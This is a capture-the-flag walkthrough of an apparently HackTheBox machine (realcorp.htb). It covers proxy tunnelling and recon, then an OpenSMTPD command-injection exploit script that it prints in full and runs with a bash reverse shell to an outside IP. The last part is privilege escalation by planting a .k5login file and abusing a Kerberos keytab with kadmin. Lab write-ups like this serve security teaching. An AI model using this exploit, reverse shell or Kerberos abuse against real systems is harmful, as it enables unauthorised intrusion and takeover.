





┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -sV -v -p- --min-rate=10000 10.10.10.224



<http://10.10.10.224:3128/>




By above we get

j.nakazawa@realcorp.htb  
srv01.realcorp.htb (squid/4.11)


┌──(root💀kali)-[/home/…/Downloads/SecLists/Discovery/DNS]

└─# dnsenum --threads 64 --dnsserver 10.10.10.224 --file subdomains-top1million-110000.txt realcorp.htb



┌──(root💀kali)-[/home/…/Downloads/SecLists/Discovery/DNS]

└─# apt-get install proxychains4




root@kali:~# gedit /etc/proxychains4.conf




┌──(root💀kali)-[/home/…/Downloads/SecLists/Discovery/DNS]


└─# proxychains -f /etc/proxychains.conf nmap -sT -Pn -v 10.197.243.31



┌──(kali㉿kali)-[~]

└─$ proxychains -f /etc/proxychains.conf firefox wpad.realcorp.htb





┌──(root💀kali)-[/home/kali]

└─# cat /etc/hosts | grep 10.197.243.31




This returned as forbidden, however some file enumeration found /wpad.dat which I downloaded.

As it’s a web proxy so wpad.dat file is the default file belongs to this.

there’s a server running on port 80 let’s see that 😀 and remember need to use proxychains to view that page so


┌──(kali㉿kali)-[~]

└─$ proxychains -f /etc/proxychains.conf wget <http://wpad.realcorp.htb/wpad.dat>



┌──(kali㉿kali)-[~]

└─$ cat wpad.dat




look another IP 😦 let’s scan that there’s 10.197.243.0 but we already done that so let’s try that second IP

scanned that whole IP range and I found the IP 10.241.251.113 and there is smtp port opened

┌──(root💀kali)-[/home/kali/Downloads]

└─# dnsrecon -r 10.241.251.0/24 -n 10.10.10.224 -d test



┌──(root💀kali)-[/home/kali]

└─# proxychains -f /etc/proxychains.conf nmap -sT -sV -Pn 10.241.251.113



Now

google OpenSMTPD exploit

<https://blog.firosolutions.com/exploits/opensmtpd-remote-vulnerability/>

shell.py

import socket, time

import sys

if len(sys.argv) < 4:

print("usage: script.py <host> <port> <command>")

exit()

HOST = sys.argv[1]

PORT = int(sys.argv[2])

rev\_shell\_cmd = sys.argv[3]

payload = b"""\r\n

#0\r\n

#1\r\n

#2\r\n

#3\r\n

#4\r\n

#5\r\n

#6\r\n

#7\r\n

#8\r\n

#9\r\n

#a\r\n

#b\r\n

#c\r\n

#d\r\n

""" + rev\_shell\_cmd.encode() + b"""

.

"""

for res in socket.getaddrinfo(HOST, PORT, socket.AF\_UNSPEC, socket.SOCK\_STREAM):

af, socktype, proto, canonname, sa = res

try:

s = socket.socket(af, socktype, proto)

except OSError as msg:

s = None

continue

try:

s.connect(sa)

except OSError as msg:

s.close()

s = None

continue

break

if s is None:

print('could not open socket')

sys.exit(1)

with s:

data = s.recv(1024)

print('Received', repr(data))

time.sleep(1)

print('SENDING HELO')

s.send(b"helo test.com\r\n")

data = s.recv(1024)

print('RECIEVED', repr(data))

s.send(b"MAIL FROM:<;for i in 0 1 2 3 4 5 6 7 8 9 a b c d;do read r;done;sh;exit 0;>\r\n")

time.sleep(1)

data = s.recv(1024)

print('RECIEVED', repr(data))

s.send(b"RCPT TO:<j.nakazawa@realcorp.htb>\r\n")

data = s.recv(1024)

print('RECIEVED', repr(data))

s.send(b"DATA\r\n")

data = s.recv(1024)

print('RECIEVED', repr(data))

s.send(payload)

data = s.recv(1024)

print('RECIEVED', repr(data))


s.send(b"QUIT\r\n")

data = s.recv(1024)

print('RECIEVED', repr(data))

print("Exploited Check you netcat :D")


s.close()








┌──(root💀kali)-[/home/kali/Downloads]

└─# proxychains -f /etc/proxychains.conf python3 shell.py 10.241.251.113 25 'bash -c "exec bash -i &> /dev/tcp/10.10.14.127/1234 <&1"'










Quickly got creds 😀 that’s located in /home/j.nakazawa

but sadly can’t able to ssh with it 😦 need to use kerbos to generate a ticket and use that ticket to log in as the user, let’s do that


Make sure installed that, If not then do it with the below commands

root@smtp:/home/j.nakazawa# cat .msmtprc



┌──(root💀kali)-[/home/kali/Downloads]

└─# apt-get install krb5-user




We get this earlier in enum phase



┌──(root💀kali)-[/home/kali/Downloads]

└─# gedit /etc/krb5.conf



use this to generate the ticket, it asks for password, Enter the password that we got above in /home/j.nakazawa folder

Here use the same password we get earlier ‘sJB}RM>6Z~64\_’

┌──(root💀kali)-[/home/kali/Downloads]


└─# kinit j.nakazawa



use this commands to check the available tickets

┌──(root💀kali)-[/home/kali/Downloads]


└─# klist




There you go simply log in, this time it won’t asks password. If it asks for password you done a mistake anywhere 😦 correct it and try again

┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh [j.nakazawa@10.10.10.224](mailto:j.nakazawa@10.10.10.224)







User.txt : a2ead385f5e16XXXXXXXXXXXXXXXXXXXXXXXXXXX

**PRIVESC TO ADMIN**

[j.nakazawa@srv01 ~]$ cat /etc/crontab



[j.nakazawa@srv01 ~]$ cat /usr/local/bin/log\_backup.sh




It backups everything from /var/log/squid to /home/admin

So if we put something in that squid folder then it’ll be copied to admin’s folder, fine now let’s create a log in file then we can log as admin coz it copied to that admin’s folder

now create a file named .k5login

[j.nakazawa@srv01 ~]$ echo "j.nakazawa@REALCORP.HTB" > .k5login

[j.nakazawa@srv01 ~]$ ls –la






then copy this file to /var/log/squid folder. can’t able to go to that folder (permissions denied) but we can copy this file there, so do that


[j.nakazawa@srv01 ~]$ cp .k5login /var/log/squid



┌──(root💀kali)-[/home/kali]

└─# ssh [admin@srv01.realcorp.htb](mailto:admin@srv01.realcorp.htb)






### ADMIN TO ROOT

### fine now we’re admin after enuming some time this file seems interesting “krb5.keytab” it’s located in /etc folder.

So what’s a keytab file?

A keytab is a file containing pairs of Kerberos principals and encrypted keys (which are derived from the Kerberos password). You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password.

[admin@srv01 ~]$ klist -k /etc/krb5.keytab




note that bolded text now we’re going to do that

run this

then the kadmin’s console tab will open, add this principle into it

here we set the pass : test@123

[admin@srv01 ~]$ kadmin -k -t /etc/krb5.keytab -p [kadmin/admin@REALCORP.HTB](mailto:kadmin/admin@REALCORP.HTB)





Then it ask’s to create password, create a password there then exit that kadmin’s console, just type exit

kadmin: exit

[admin@srv01 ~]$ ksu root

Password : test@123





Root.txt : e912df4cb08caXXXXXXXXXXXXXXXXXXXXX